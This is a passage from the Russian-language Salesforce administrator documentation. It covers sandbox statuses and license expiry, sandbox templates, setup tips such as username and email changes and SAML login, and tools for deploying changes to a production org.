Механизму копирования не удалось восстановиться после нескольких событий. При отображении данного статуса безопасной среды обратитесь в службу поддержки Salesforce для получения дополнительной информации и инструкций. Наши сотрудники получают автоматические уведомления о наличии безопасных сред с данным статусом и активно работают над их восстановлением.

### Ожидание активации

Механизм копирования завершает создание безопасной среды и ожидает ее активации или отмены.

### Активация

Механизм копирования выполняет последние действия по предоставлению доступа к новой безопасной среде. Данный статус используется после нажатия кнопки **«Активировать»**.

### Отмена

Механизм копирования помечает обновленную безопасную среду для удаления. Данный статус используется после нажатия кнопки **«Отменить»**. Данный процесс не влияет на текущую безопасную среду и производственную организацию.

### Завершено

Механизм копирования завершает процесс создания или обновления и активирует новую безопасную среду. Новая безопасная организация доступна пользователям для входа.

### Удаление

Механизм копирования помечает безопасную среду и весь журнал безопасной среды для удаления. Данный статус используется после нажатия кнопки **«Удалить»**. Данный процесс не влияет на производственную организацию.

### Блокировка

Фоновый процесс блокирует безопасную среду, препятствуя входу пользователей во время его выполнения. Дополнительную информацию см. в описании статуса **«Заблокировано»**.

### Заблокировано

Безопасная среда недоступна для входа. Данный статус используется в том случае, если количество безопасных сред превышает ограничение, установленное текущими лицензиями. Такое случается при истечении срока действия всех или некоторых лицензий на безопасную среду. Вход возможен только после разблокировки безопасной среды.

При отображении данного статуса безопасной среды обратитесь к менеджеру по работе с клиентами для продления истекших лицензий. Продление лицензий доступно в течение 60 дней. В противном случае, безопасная среда подлежит удалению.

СМ. ТАКЖЕ:

[Создание или обновление безопасной среды](#)

[Общие сведения об истечении срока действия лицензий на безопасную среду](#)

[https://developer.salesforce.com/docs/atlas.en-us.dev\\_lifecycle.meta/dev\\_lifecycle/](https://developer.salesforce.com/docs/atlas.en-us.dev_lifecycle.meta/dev_lifecycle/)

## Общие сведения об истечении срока действия лицензий на безопасную среду

Лицензии на безопасные среды назначаются отдельно от лицензий на систему Salesforce и могут подвергаться некоторым ограничениям по истечении срока их действия. Данный раздел содержит рекомендации по восстановлению полной функциональности безопасных сред.

Безопасная среда доступна только в том случае, если организация соблюдает правила лицензирования Salesforce. Обычно безопасная среда блокируется по истечении срока действия соответствующей лицензии.


По истечении срока действия лицензий безопасной среды компания Salesforce сокращает количество доступных лицензий для выбранного типа безопасной среды. Если срок действия лицензий истек, а текущее количество лицензий не превышает количества предоставленных безопасных организаций, то компания Salesforce удаляет службы безопасной среды (например, обновление, доступность безопасной организации или вход).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

Доступно для приобретения  
в версиях: **Professional**  
**Edition.**

 **Прим.:** Компания Salesforce не выполняет автоматическое удаление безопасных организаций по истечении срока действия лицензии.

Ниже перечислены ограничения, распространяющиеся на организации, которые не соблюдают правила лицензирования.

#### **Неактивированные безопасные среды**

Новые безопасные среды, которые не были активированы в течение 30 дней, подлежат удалению. Прежде чем запланировать удаление безопасной среды, пользователь, создавший или обновивший безопасную среду последним, получает как минимум два электронных уведомления.

#### **Заблокированные безопасные среды**

Безопасные среды блокируются по истечении срока действия всех лицензий для данного типа безопасной среды. Безопасные среды, которые были заблокированы в течение 60 дней, подлежат удалению. Прежде чем запланировать удаление безопасной среды, пользователь, создавший или обновивший безопасную среду последним, получает соответствующие электронные уведомления. В течение 30 дней система отправляет не менее трех электронных уведомлений.

Ниже перечислены сценарии, которые могут встречаться пользователям. Рекомендуем использовать предложенные решения.

#### **Не удается обновить определенный тип безопасной среды**

Причина: количество безопасных сред, используемое организацией, превышает заданное ограничение.

Пример: организация, имеющая две лицензии на безопасную среду Partial Sandbox, использует три безопасных среды данного типа.

Результат: безопасные среды не могут быть обновлены. При превышении ограничения для любого типа безопасной среды организация не может обновлять безопасные среды.

Решение: рекомендуем удалить некоторые безопасные среды, чтобы количество используемых безопасных сред не превышало установленные ограничения, или приобрести дополнительные лицензии безопасной среды.

#### **Все безопасные среды определенного типа заблокированы**

Причина: количество лицензий данного типа, включая лицензии более высоких уровней, равно нулю.

Пример: в организации, не имеющей лицензий на безопасную среду Full Sandbox, используется три среды этого типа.

Результат: заблокированы все безопасные среды определенного типа. Пользователь не имеет доступа к безопасным средам.

Решение: чтобы разблокировать безопасные среды, рекомендуем приобрести соответствующие лицензии. Обратите внимание, что обновление безопасных сред определенного типа возможно только в случае приобретения достаточного количества лицензий.

#### **Все безопасные среды заблокированы**

Причина: заблокирована производственная организация.

Пример: в организации используется одна безопасная среда Full Sandbox и одна безопасная среда Developer Sandbox, однако пользователь не может выполнить вход ни в одну из них.

Результат: все безопасные среды, связанные с заблокированной производственной организацией, также блокируются.

Решение: чтобы разблокировать организацию, обратитесь к представителю Salesforce. Безопасные среды будут доступны после разблокировки производственной организации.

СМ. ТАКЖЕ:

[Общие ограничения для безопасных сред и их хранилищ](#)

[Создание или обновление безопасной среды](#)

[Общие сведения о типах безопасных сред](#)

[Управление безопасными средами](#)

[Советы и рекомендации по настройке безопасной среды](#)

## Создание или редактирование шаблонов безопасной среды

Шаблоны безопасной среды позволяют определять данные, подлежащие копированию в безопасную среду.

Шаблоны безопасной среды позволяют выбирать конкретные объекты и данные для копирования в безопасную среду Full Sandbox или Partial Copy Sandbox, поэтому размер и содержимое каждой безопасной среды могут определяться индивидуально. Шаблоны безопасной среды доступны только для безопасных сред Full Sandbox и Partial Copy Sandbox.

При создании шаблона безопасной среды пользователи выбирают данные стандартных и настраиваемых объектов, подлежащие копированию во время создания или обновления безопасной среды.

Редактор шаблонов безопасной среды понимает взаимосвязи, заданные посредством схемы объекта организации. Некоторые объекты выбираются по умолчанию, так как являются обязательными во всех организациях. При выборе объектов для копирования редактор добавляет связанные обязательные объекты. Чтобы просмотреть обязательные связанные объекты, выберите нужный объект в таблице «Объект». Обязательные объекты отображаются в столбце «Обязательные объекты».

При изменении схемы объектов система Salesforce обновляет шаблон путем добавления или удаления связанных обязательных объектов. Например, если объект «А» является основным для объекта «Б», то добавление объекта «Б» в шаблон инициирует добавление объекта «А», наличие которого в шаблоне требуется системой Salesforce.

Чтобы создать или изменить шаблон безопасной среды, выполните указанные ниже действия.

1. Введите строку «*Безопасные среды*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Безопасные среды**» и откройте вкладку «**Шаблоны безопасных сред**».
2. Нажмите кнопку «**Создать шаблон безопасной среды**» или нажмите «**Правка**» напротив существующего шаблона, который необходимо изменить.
3. Введите имя и описание шаблона безопасной среды.
4. Чтобы добавить объекты в шаблон, установите флажок напротив каждого нужного объекта в списке «Доступные объекты».

Раздел сведений об объекте отображает объекты, которые добавляются автоматически вместе с выбранным объектом.

5. Чтобы удалить объект из шаблона, снимите флажок напротив нужного объекта в списке «Доступные объекты».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

Доступно для приобретения  
в версиях: **Professional  
Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра безопасной среды:

- «Просмотр настройки и конфигурации»

Для создания, обновления, активации и удаления безопасной среды:

- «Изменение всех данных» ИЛИ «Управление безопасной средой»

Удаление выбранного объекта инициирует удаление зависимых объектов, выбранных автоматически. При попытке удаления объекта со связанными объектами отображается предупреждение о необходимости подтверждения операции удаления. Данные объекты удаляются после подтверждения.

**6. Нажмите кнопку «Сохранить».**

Дополнительную информацию об использовании шаблона безопасной среды во время создания или обновления безопасной среды см. в разделе [«Создание или обновление безопасной среды»](#) на странице 5882.

Дополнительную информацию об использовании шаблона безопасной среды механизмом копирования безопасной среды для создания безопасной среды Full Sandbox или Partial Copy Sandbox см. в разделе [«Общие сведения о типах безопасных сред»](#) на странице 5879.



**Внимание:** Изменение схемы объекта может инициировать изменение шаблонов безопасной среды для добавления объектов, требуемых взаимосвязями. При изменении обязательной взаимосвязи в схеме объекта проверьте шаблоны безопасной среды и убедитесь в выборе объектов, которые должны быть выбраны.

СМ. ТАКЖЕ:

[Создание или обновление безопасной среды](#)

[Общие сведения о типах безопасных сред](#)

[Общие сведения о безопасных средах](#)

## Советы и рекомендации по настройке безопасной среды

Безопасные среды немного отличаются от производственных организаций; данные различия влияют на порядок настройки и тестирования безопасной организации.

Прежде чем создать безопасную среду, просмотрите перечисленные ниже рекомендации.

### Серверы и коды

- Безопасные среды и производственные организации всегда используют уникальные коды. Механизм копирования безопасной среды создает организацию при выполнении каждого запроса на создание или обновление. Таким образом, код организации, используемый безопасной средой, меняется при каждом обновлении безопасной среды. Система Salesforce вставляет новое значение во все области использования кода организации (например, текстовые значения и метаданные).

Чтобы найти код текущей организации, введите строку «Сведения о компании» в поле «Быстрый поиск» в меню «Настройка и выберите **«Сведения о компании»**. Любой сценарий или процесс (например, сценарии теста или Web-to-Lead), зависящий от жестко запрограммированного кода организации, требует использования текущего кода безопасной среды. При развертывании изменений в производственной организации рекомендуем обновить данные сценарии или процессы кодом производственной организации.

- Система Salesforce создает безопасные организации на нескольких экземплярах. При создании или обновлении безопасной среды система Salesforce выбирает экземпляр для безопасной среды, поэтому безопасные среды могут отображаться на разных экземплярах и использовать разные URL-адреса.
- Копирование данных в безопасную среду инициирует копирование кодов объектов (уникальные идентификаторы всех объектов — аналогично **типу поля «Код»** в API разработчика) для записей. Тем не менее, скопированные коды объектов не синхронизируются между производственной организацией и безопасной средой. Безопасная среда и соответствующая производственная организация являются независимыми организациями. Данные объектов (и соответствующие коды объектов), созданные в производственной организации после создания или обновления безопасной среды, не синхронизируются с безопасной средой. Безопасная среда использует аналогичный алгоритм, то есть, объекты, созданные в безопасной среде, не синхронизируются с производственной организацией.

### Пользователи и контакты

- Сведения о пользователе добавляются в копию безопасной среды или обновление для всех типов безопасных сред. Все имена пользователей Salesforce должны быть уникальными и ссылаться на одну организацию, поэтому все скопированные имена пользователей меняются для обеспечения уникальности во время процесса копирования.

Процесс копирования предполагает изменение каждого имени пользователя, позволяющее создавать уникальные имена пользователей.

- Во-первых, имя безопасной среды добавляется к имени пользователя. Например, при добавлении безопасной среды `test` к имени пользователя `user@acme.com` создается уникальное имя пользователя `user@acme.com.test`.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

Доступно для приобретения  
в версиях: **Professional**  
**Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра безопасной  
среды:

- «Просмотр настройки и конфигурации»

Для создания, обновления,  
активации и удаления  
безопасной среды:

- «Изменение всех данных» ИЛИ  
«Управление безопасной средой»



- Если созданное имя пользователя не является уникальным, то система применяет второе изменение путем добавления нескольких символов и цифр к измененному имени пользователя. Результатом второго изменения может стать имя пользователя, например `00x7Vquser@acme.com.test`.

Вход с использованием измененного имени пользователя выполняется в соответствующую безопасную среду.

- Процесс копирования не копирует данные контактов в безопасные среды Developer Sandbox или Developer Pro Sandbox. Таким образом, пользователи клиентского портала не копируются. Тем не менее, процесс копирования копирует лицензии клиентского портала, поэтому при необходимости данные безопасные среды могут быть использованы для создания пользователей клиентского портала.
- При создании или обновлении безопасной среды изменяются адреса электронной почты пользователей в производственной среде, поэтому пользователи производственной среды не получают автоматических электронных сообщений от безопасной среды. К адресам электронной почты пользователей добавляется домен «example» (@example.com), а исходный символ @ заменяется символом =. Это изменение гарантирует, что система игнорирует данные адреса электронной почты. Например, при миграции в безопасную среду адресу эл. почты `awheeler@universalcontainers.com`, используемому в производственной среде, соответствует следующий адрес: `awheeler=universalcontainers.com@example.com`. Чтобы разрешить пользователям безопасной среды получение автоматических сообщений эл. почты, отправляемых во время тестирования, выполните вход в безопасную среду и исправьте адреса эл. почты вручную.



**Внимание:** Безопасные среды автоматически изменяют адреса эл. почты пользователей Salesforce, но сохраняют другие адреса эл. почты Salesforce (например, адреса в записях контактов). Чтобы предотвратить отправку нежелательных сообщений эл. почты из безопасных сред, вручную измените или удалите все адреса эл. почты в безопасных средах, которые не принадлежат пользователям безопасной среды. При тестировании исходящего сообщения эл. почты замените контактные адреса эл. почты тестовыми адресами или сценарием автоматического теста.

## Доставка эл. почты

По умолчанию новым и обновленным безопасным средам назначается параметр доставки эл. почты «Только системные сообщения эл. почты». Чтобы настроить параметры доставки электронной почты организации в безопасной среде, откройте «Настройки» и введите строку «Доставка» в поле «Быстрый поиск», затем выберите «Доставка». Настройте параметр «Уровень доступа» в разделе «Доступ для отправки эл. почты». Если компания Salesforce запрещает изменение данного параметра, то параметр «Уровень доступа» может быть недоступен для редактирования.

- «Нет доступа»: данное значение блокирует все исходящие сообщения эл. почты пользователей.
- «Только системные сообщения эл. почты»: данное значение разрешает только автоматические сообщения эл. почты (например, при создании пользователя или восстановлении пароля).
- «Все сообщения эл. почты»: данное значение разрешает все типы исходящих сообщений эл. почты. Данное значение используется по умолчанию для новых небезопасных организаций.



**Совет:** Параметр «Только системные сообщения эл. почты» позволяет контролировать сообщения эл. почты, отправленные из безопасных сред, и предотвращать рассылку тестовых сообщений эл. почты.

- По умолчанию новым безопасным средам назначается параметр «Только системные сообщения эл. почты».
- Безопасным средам, созданным до выпуска Spring'13, по умолчанию назначается параметр «Все сообщения эл. почты».



## Создание, обновление и удаление безопасных сред

- Можно указать сценарий копирования безопасной среды, который будет выполняться каждый раз после ее обновления (и первый раз после создания). Укажите сценарий при создании безопасной среды.
- Теперь сайты Site.com и сообщества Site.com можно скопировать в безопасные среды.
- Копирование безопасной среды — это длительная операция, выполняемая в фоновом режиме. Уведомление о завершении копирования безопасной среды отправляется по эл. почте. Обновление безопасной среды может занять часы, дни или даже более недели.
- Продолжительность копирования или обновления безопасной среды определяется целым рядом условий, включая текущие настройки, размер данных, количество объектов и выбранных параметров (для полных копий), а также загрузку сервера. Кроме того, обновления безопасной среды находятся в очереди, поэтому запрашиваемая копия может запуститься через некоторое время после отправки запроса.
- Безопасная среда не является моментальным снимком точного состояния данных. Более того, рекомендуем ограничивать количество изменений производственной организации, выполняемых во время создания или обновления безопасной среды. Изменение настроек и данных производственной организации во время создания или обновления безопасной среды может вызвать несоответствия в безопасной среде. Некоторые несоответствия в безопасной среде могут быть найдены и исправлены после ее копирования или обновления.
- Создание или обновление безопасной среды занимает определенное время. Запуск большого процесса или обновления организаций размером в 30 ГБ или более во время создания или обновления может создать несоответствия в безопасной среде.
- Некоторые типы безопасных сред недоступны, если достигнуто ограничение организации. Например, если организация ограничена одной безопасной средой Full sandbox, и уже имеется одна полная безопасная среда, создать еще одну безопасную среду Full sandbox невозможно. При необходимости обновите существующую безопасную среду Full sandbox.
- Когда работа в безопасной среде завершена, ее можно обновить. Этот процесс заменяет текущую безопасную среду новой копией производственной организации.
- В случае уменьшения количества лицензий безопасных сред в организации, рядом с существующими безопасными средами появится ссылка **«Удалить»**. Перед созданием новых безопасных сред удалите существующую безопасную среду.
- Подключения Salesforce-to-Salesforce, активные в безопасной среде, должны быть деактивированы и повторно активированы после обновления безопасной среды. Подключения и соотнесения не подлежат копированию в обновленную безопасную среду.

## Сопоставление лицензий производственной среды

Система позволяет сопоставлять предоставленные лицензии производственной среды с безопасной организацией без обновления безопасной среды. Служба сопоставления обновляет количество лицензий безопасной среды в соответствии с количеством в производственной среде, добавляет к безопасным средам недостающее количество лицензий, или удаляет лицензии, которых нет в производственной среде.

Чтобы обновить количество лицензий, войдите в безопасную среду. Введите строку *«Сведения о компании»* в поле *«Быстрый поиск»* в меню *«Настройка»*, затем выберите пункт **«Сведения о компании»** и щелкните **«Сопоставить лицензии производственной среды»**. Отобразится предупреждение о начале процесса сопоставления. После завершения сопоставления всех лицензий в безопасной среде будет отправлено уведомление по эл. почте. Данное уведомление всегда отправляется пользователю, инициировавшему копирование лицензий.

Сопоставление лицензий производственной среды требует использования одного выпуска Salesforce в безопасной и производственной средах. Если безопасная среда обновлена до следующей версии, например, во время ознакомительного


периода для безопасной среды, а производственная среда работает на предыдущей версии, сопоставление лицензий недоступно.

Средство сопоставления лицензий производственной среды недоступно для пробных организаций. Для использования этого средства необходимо полномочие «Изменение всех данных».

## Настройка безопасных сред Full Sandbox

После создания или обновления безопасной среды Full sandbox можно настроить ее и указать копируемые данные. Сокращение объема копируемых данных может ускорить время копирования безопасной среды.

- Параметры **«Журнал объекта»**, **«Журнал обращения»** и **«Журнал возможности»** позволяют выбрать количество дней для копирования данных из производственной организации в безопасную среду. Копирование данных доступно в промежутке от 0 до 180 дней; шаг копирования составляет 30 дней. Значение по умолчанию — 0 дней.
- По умолчанию данные Chatter не копируются в безопасную среду. К данным Chatter относятся ленты и сообщения. Установите флажок **«Копировать данные Chatter»**, чтобы копировать их.
- Контрольный журнал настройки организации производственной среды не копируется в безопасную среду. Контрольный журнал организации в безопасной среде создается одновременно с началом ее использования.
- Архивные действия (задачи и события, недоступные в производственной организации по истечении одного года) и журнал паролей (предыдущие пароли пользователей) не копируются в безопасную среду.

 **Прим.:** Рекомендуем увеличивать стандартные ограничения только в исключительных случаях. Большие объемы данных могут существенно увеличить время копирования безопасной среды.

## Доступ к безопасным средам

- Просмотрите изменения для пользователей безопасной среды.
  - Обновление безопасной среды инициирует удаление и повторное создание безопасной среды в качестве новой копии производственной организации. Фактически данное действие отменяет любые изменения параметров доступа, выполненные вручную. Пользователи, созданные только для работы в безопасной среде, будут удалены, а профилю и полномочиям пользователя будут присвоены значения, используемые в производственной организации. После обновления необходимо изменить настройки доступа в новой копии.
  - Пользователи, созданные в производственной организации как неактивные, могут быть активированы в безопасной среде. Данный алгоритм позволяет создавать пользователя, которому предоставляются соответствующие полномочия на разработку в безопасной среде.
  - Многие задачи по разработке и тестированию требуют наличия полномочия «Изменение всех данных». Если разработчики не имеют такого полномочия в организации производственной среды, добавьте его в безопасной среде. Рекомендуем быть особенно внимательными при предоставлении данного полномочия в безопасных организациях, содержащих конфиденциальные данные, скопированные из производственной организации (например, номера социального обеспечения).
  - Пользователям, добавленным в организацию производственной среды после создания или обновления безопасной среды, не предоставляется доступ к безопасным средам, связанным с экземпляром организации в производственной среде. Чтобы создать пользователей в безопасной среде, рекомендуем выполнить вход от имени администратора организации в безопасной среде, а затем создать пользователей в экземпляре безопасной среды.
  - Пользователи, созданные для разработки безопасной среды, учитываются как лицензированные пользователи организации. Чтобы сократить количество лицензий, отключите пользователей организации в производственной среде, которым не требуется доступ к безопасной среде, перед созданием или обновлением безопасной среды.

- Рекомендуем всегда выполнять вход в безопасную организацию посредством URL-адреса входа `https://test.salesforce.com`.
- Рекомендуем выполнять вход посредством измененного имени пользователя (см. подраздел «[Пользователи и контакты](#)» на странице 5891).
- При использовании API рекомендуем использовать после входа URL-адрес перенаправления, возвращаемый в объекте `loginResult` для последующего доступа. Данный URL-адрес отражает экземпляр, используемый для размещения безопасной среды, и соответствующий пул серверов для API-доступа.
- Копии безопасной среды создаются с отключенной интегрированной проверкой подлинности на основе SAML. Сведения о конфигурации, кроме значения поля «URL-адрес входа Salesforce», сохраняются. Поле «URL-адрес входа Salesforce» обновляется для соответствия URL-адресу безопасной среды (например, `http://cs1.salesforce.com`) после повторного включения SAML. Чтобы включить SAML в безопасной среде, введите строку «*Параметры единой регистрации*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Параметры единой регистрации**», щелкните «**Правка**» и установите флажок «SAML включен». Измените значение поля «URL-адрес входа Salesforce» в сертификате клиентского приложения.

## Примечания к ограничениям для безопасных сред

Безопасные среды не отправляют электронные уведомления при достижении установленных ограничений. Тем не менее, при достижении ограничения по объему хранилища безопасной среды сохранение новых данных не поддерживается. Чтобы просмотреть ограничение по объему хранилища, введите строку «*Использование хранилища*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Использование хранилища**» в соответствующей безопасной среде.

## Изменения настроек и данных

- Изменения настроек и данных организации в производственной среде не переносятся автоматически в безопасные среды. Создайте или обновите безопасную среду, чтобы включить актуальные настройки организации.
- Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова `compileAndTestAPI()`.
- Если версия безопасной среды соответствует версии Force.com AppExchange, выполните указанные ниже действия.
  - Установите и разверните приложения из каталога Force.com AppExchange в безопасную среду.
  - Опубликуйте приложения из безопасной среды в каталог Force.com AppExchange.

Рекомендуется избегать публикации управляемых пакетов из безопасной среды Force.com, так как обновление или удаление безопасной среды блокирует управляемый пакет от любых изменений.

Версия безопасной среды может отличаться от версии Force.com AppExchange при приближении времени выпуска Salesforce. Чтобы просмотреть сведения о версии, воспользуйтесь логотипом в верхнем левом углу начальной страницы безопасной среды.

- Если организация использует безопасную среду Developer Pro Sandbox, то шаблоны сметы, содержащие поля «Текст/изображение», не могут быть открыты для редактирования в безопасной среде.
- Если производственная организация использует изображение в шаблонах сметы, а пользователь копирует организацию в безопасную среду, то путь к изображению будет поврежден, а изображение будет отображаться как поврежденная ссылка. Чтобы добавить изображение, повторно вставьте изображение в нужную область безопасной среды.

## Исключения обслуживания

- Ниже перечислены отключенные функции, которые не могут быть включены в безопасных средах.
  - Предупреждения об истечении срока действия контрактов
  - Расширение обращений  
Предупреждения об истечении срока действия контрактов и расширение обращений отключены, так как они автоматически отправляют сообщения эл. почты контактам, клиентам и пользователям организации в производственной среде.
  - Сводные данные по подписке
  - Экспорт данных (по нажатию «Экспортировать сейчас» или «Запланировать экспорт» на странице «Еженедельный экспорт» в меню «Настройки»)
  - Возможность создания безопасных сред Salesforce
  - Возможность копирования адресов службы электронной почты, созданных в безопасной среде, в организацию в производственной среде
  - Возможность публикации сайтов Site.com.

## Другие различия

- При копировании в безопасные среды поддерживаются только настраиваемые ссылки, созданные как относительные URL-адреса (например, /000z0000000EVpU&pv0={!Account\_ID}). Настраиваемые ссылки, созданные как абсолютные URL-адреса (например, https://na1.salesforce.com/000z0000000EVpU&pv0={!Account\_ID}), не поддерживаются безопасными средами организации. Рекомендуем использовать в производственной организации только относительные URL-адреса. В противном случае необходимо исправить URL-адреса во всех безопасных средах.
- Система Salesforce использует фоновый процесс, который удаляет безвозвратно записи корзины, хранящиеся более 15 дней. Данный процесс выполняется разными серверами в разное время, поэтому временная отметка в безопасной среде отличается от временной отметки в производственной организации. Приложения и интеграции, зависящие от данной временной отметки, могут работать с ошибками, если сначала они подключаются к одной среде (например, к организации в производственной среде), а затем подключаются к другой среде (например, к безопасной среде). Помните об этом при разработке приложений и интеграций, зависящих от данной временной отметки.  
Обратите внимание, что время последнего выполнения фоновой процесса удаления доступно посредством API-вызова `getDeleted()`.
- Операции копирования и обновления безопасной среды поддерживают связанные приложения, установленные посредством установки пакета (например, связанные приложения из каталога AppExchange). Тем не менее, операции копирования и обновления безопасной среды не поддерживают копирование связанных приложений, созданных в производственной организации.  
При использовании связанных приложений, созданных в производственной организации, рекомендуем удалять связанные приложения из безопасной среды после завершения операции копирования или обновления. Затем данные приложения могут быть восстановлены в безопасной среде в соответствии с конфигурацией организации в производственной среде. Новое связанное приложение в безопасной среде не может использовать API-имя связанного приложения (значение, соответствующее полю `fullName` в интерфейсе Metadata API).
- При наличии поставщиков проверки подлинности Salesforce, настроенных в выпуске Summer'14 или ранее, удостоверение пользователя, предоставленное безопасной организацией, не содержит кода организации. Таким образом, целевая организация не может различать пользователей с одинаковым кодом из двух источников (таких как две безопасные среды). Чтобы различать пользователей из разных источников, измените текущие параметры

поставщика проверки подлинности Salesforce в целевой организации и установите флажок «Добавить код организации для связывания сторонней организации». Когда эта функция включена, пользователи должны повторно подтвердить связь со сторонними ссылками. По умолчанию данный параметр включен для поставщиков проверки подлинности Salesforce, созданных в выпуске Winter'15 и более поздних выпусках.

- После завершения обновления безопасной среды организации пользователь автоматически получает полномочия входа в безопасную среду на 10 лет, начиная с даты обновления безопасной среды, при выполнении указанных ниже условий.
  - Пользователь является системным администратором.
  - Пользователь копируется в безопасную среду из производственной организации, а не создается в безопасной среде напрямую.
- Чтобы выполнить вход от имени любого пользователя, откройте безопасную среду посредством [test.salesforce.com](https://test.salesforce.com). Возможность входа от имени любого пользователя не поддерживается при получении доступа к безопасной среде из производственной среды посредством ссылки входа.

СМ. ТАКЖЕ:

[Создание или обновление безопасной среды](#)

[Общие сведения о безопасных средах](#)

[Общие сведения о типах безопасных сред](#)

[Общие сведения об истечении срока действия лицензий на безопасную среду](#)

## Развертывание изменений

---

### Общие сведения о развертывании

Переносите изменения в метаданных между организациями с помощью доступных в настройках инструментов развертывания.

Для доступа к этим страницам воспользуйтесь полем «Быстрый поиск».

#### Параметры развертывания

Наборы изменений могут использоваться только при наличии развертываемого подключения. Полномочия подключения для наборов входящих и исходящих изменений могут быть определены на странице «Развертываемые подключения».

#### Статус развертывания

Отслеживание хода выполнения развертывания с помощью Metadata API.

#### Наборы исходящих изменений

Загрузка изменений, внесенных в текущую организацию, в другую организацию.

#### Наборы входящих изменений

Принятие, изменение или отклонение наборов изменений, загруженных из других организаций.

СМ. ТАКЖЕ:

[Наборы изменений](#)

[Отслеживание развертываний](#)

## Выбор инструментов для разработки и развертывания изменений

Система позволяет администраторам, использующим интерактивные инструменты, и разработчикам кода выбирать нужный инструмент, применять изменения в безопасной среде и разворачивать готовые изменения в производственной организации. Безопасная среда позволяет настраивать и кодировать изменения организации посредством как минимум одного инструмента, поддерживаемого системой Salesforce.

[Разработка и развертывание Apex на консоли разработчика](#)

[Разработка и развертывание посредством Force.com IDE](#)

[Разработка и развертывание посредством SOAP API](#)

[Развертывание посредством Force.com Migration Tool](#)

[Развертывание посредством наборов изменений](#)

СМ. ТАКЖЕ:

[Добро пожаловать, администраторы интерактивной системы Salesforce!](#)

[Добро пожаловать, разработчики Salesforce!](#)

## Разработка и развертывание Apex на консоли разработчика

Консоль разработчика — это интегрированная среда разработки, предоставляющая доступ к набору инструментов, позволяющих создавать, отлаживать и тестировать приложения в организации Salesforce.

СМ. ТАКЖЕ:

[Открытие консоли разработчика](#)

[Использование консоли разработчика](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition,**  
**Enterprise Edition** и  
**Database.com Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition,**  
**Enterprise Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для использования  
инструмента развертывания  
Apex:

- «Автор Apex»

## Разработка и развертывание посредством Force.com IDE

При необходимости загрузите инструмент Force.com IDE, предназначенный для кодирования проектов организации. Данный инструмент позволяет компилировать и тестировать созданный код, синхронизировать изменения в безопасной среде и разворачивать код в производственной организации.

Дополнительную информацию см. на странице [Force.com IDE](#).

 **Прим.:** Force.com IDE — это бесплатный ресурс, предоставляемый компанией Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данный ресурс не относится к службам Salesforce.

СМ. ТАКЖЕ:

[Разработка и развертывание посредством SOAP API](#)

[Выбор инструментов для разработки и развертывания изменений](#)

## Разработка и развертывание посредством SOAP API

Интерфейс SOAP API может использоваться для разработки и развертывания программным способом изменений в организации разработки или безопасной организации.

Дополнительную информацию о SOAP API и других интерфейсах API см. в [Руководстве разработчика SOAP API](#).

СМ. ТАКЖЕ:

[Выбор инструментов для разработки и развертывания изменений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition,**  
**Enterprise Edition** и  
**Database.com Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition,**  
**Enterprise Edition** и  
**Database.com Edition.**



## Развертывание посредством Force.com Migration Tool


Загрузите Force.com Migration Tool, чтобы использовать средство сборки Apache Ant для выполнения пофайлового развертывания изменений метаданных и классов Apex из организации Developer Edition или безопасной организации в производственной организации.

Чтобы загрузить Force.com Migration Tool, выполните указанные ниже действия.

1. В разделе Установка введите «Сервис» в поле «Быстрый поиск», затем выберите «Сервис».
2. Щелкните ссылку «Force.com Migration Tool».
3. Сохраните архивный файл `salesforce_ant.zip`, а затем извлеките его содержимое в нужной папке.

Архив `salesforce_ant.zip` содержит файлы, необходимые для выполнения задачи Ant, использующей API-вызов `compileAndTest`, а именно:

- Файл `Readme.html`, содержащий инструкции по использованию данного инструмента
- JAR-файл, содержащий задачу Ant: `ant-salesforce.jar`
- Образец папки со следующим содержимым:
  - Папка `codepkg\classes`, содержащая классы `SampleDeployClass.cls` и `SampleFailingTestClass.cls`
  - Папка `codepkg\triggers`, содержащая триггер `SampleAccountTrigger.trigger`
  - Папка `typepkg\objects`, содержащая настраиваемые объекты, используемые в примерах
  - Папка `removecodepkg`, содержащая XML-файлы, необходимые для удаления примеров из организации
  - Файл-пример `build.properties`, который должен быть дополнен собственными регистрационными данными, необходимыми для выполнения примеров и задач в файле `build.xml`
  - Файл-пример `build.xml`, использующий API-вызовы `deploy` и `retrieve`

 **Прим.:** Force.com Migration Tool — это бесплатный ресурс, предоставляемый компанией Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данный ресурс не относится к службам Salesforce.

СМ. ТАКЖЕ:

<https://developer.salesforce.com/docs/atlas.en-us.daas.meta/daas/>

Выбор инструментов для разработки и развертывания изменений

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
